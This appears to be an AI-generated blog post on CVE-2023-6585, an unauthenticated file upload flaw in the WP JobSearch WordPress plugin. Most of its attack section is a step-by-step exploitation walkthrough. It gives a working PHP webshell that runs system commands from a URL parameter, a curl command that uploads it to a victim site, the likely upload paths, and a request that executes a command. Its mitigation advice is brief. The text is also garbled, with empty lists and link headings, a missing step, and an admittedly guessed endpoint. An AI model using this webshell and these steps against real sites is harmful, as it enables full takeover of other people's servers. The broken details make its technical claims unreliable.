
WordPress is one of the most used platforms for running websites. Its huge ecosystem of plugins extends functionality, but also introduces risks when insecurity creeps into plugin code. Recently, a critical vulnerability was discovered in a popular job board plugin.
CVE-2023-6585 refers to a severe security flaw in the WP JobSearch WordPress plugin. This vulnerability can let unauthenticated attackers (those not even logged in) upload any file to the server — including dangerous PHP scripts that allow them to take full control of the website.
Below, we break down what causes this issue, how to exploit it, and how to protect your site. You’ll also find code samples, detailed explanations, and direct links to trusted resources.
What is CVE-2023-6585?
CVE-2023-6585 is a vulnerability found in WP JobSearch plugin versions prior to 2.3.4. It stems from the fact that the plugin does not properly validate files being uploaded, making it possible for anyone to upload a file (such as a PHP webshell) and then access it on the server.
Why is it Dangerous?
A successful exploit lets a hacker upload malicious files (like PHP webshells) to your server. Once uploaded, they can execute any PHP code, steal information, deface your website, launch further attacks on your visitors, or use your server for illegal activities.
The Vulnerable Component
The plugin allows users to submit resumes and other files through public-facing forms. However, it does not check:
A common vulnerable endpoint looks like this (pseudo-PHP)
if ($_FILES['user_resume']) {
    $file = $_FILES['user_resume'];
    move_uploaded_file($file['tmp_name'], '/path/to/uploads/'.$file['name']);
    // No file type validation, no authentication check
}
The plugin simply takes whatever file is uploaded and saves it to the server, without checking file types or whether the user is logged in.
An attacker creates a simple PHP handler like
<?php
if(isset($_GET['cmd'])){
    system($_GET['cmd']);
}
?>
This PHP file allows the attacker to execute system commands via the browser.
Step 2: Upload via the Vulnerable Form
An attacker uses tools like curl or Burp Suite to POST the file to the job application or resume upload form exposed by WP JobSearch.
Example curl command
curl -F "user_resume=@shell.php" https://victimsite.com/wp-content/plugins/wp-jobsearch/some_upload_endpoint.php
*(Note: The exact endpoint/path may vary, the form can be found by viewing page source for job application forms.)*
After upload, files are often stored in predictable places, such as
- /wp-content/uploads/jobsearch/user_resume/
- /wp-content/uploads/
An attacker accesses their file at
https://victimsite.com/wp-content/uploads/jobsearch/user_resume/shell.php
Now, the attacker opens
https://victimsite.com/wp-content/uploads/jobsearch/user_resume/shell.php?cmd=id
Video Demo (External)
- YouTube Example Exploitation of File Upload in WP Plugins
*(No direct public exploitation videos yet for CVE-2023-6585, but the above link shows typical workflow)*
NVD (Official Advisory):
WPScan Vulnerability Database:
- WP JobSearch <= 2.3.3 - Unauthenticated Arbitrary File Upload
- Patch Release / Changelog:
- WP JobSearch Changelog
Exploit-DB (if available):
Vendor Statement:
`apache
# Place in /wp-content/uploads/.htaccess
deny from all
Conclusion
The CVE-2023-6585 flaw shows just how damaging a simple mistake in file upload validation can be — enabling any visitor to control your website fully. All WordPress site owners using WP JobSearch should patch now, and everyone else should review their upload endpoints.
Even if you don’t use this plugin, stay alert: arbitrary file upload vulnerabilities are sadly common across many platforms and plugins.
Stay safe, patch often, and watch your upload forms!
*For more detailed discussions on similar bugs, join WPScan, subscribe to Wordfence Blog, or follow trusted info-sec researchers on Twitter/X.*
Written exclusively for you, <br>by your AI Security Guide
Timeline
Published on: 02/27/2024 09:15:37 UTC
Last modified on: 08/09/2024 21:35:01 UTC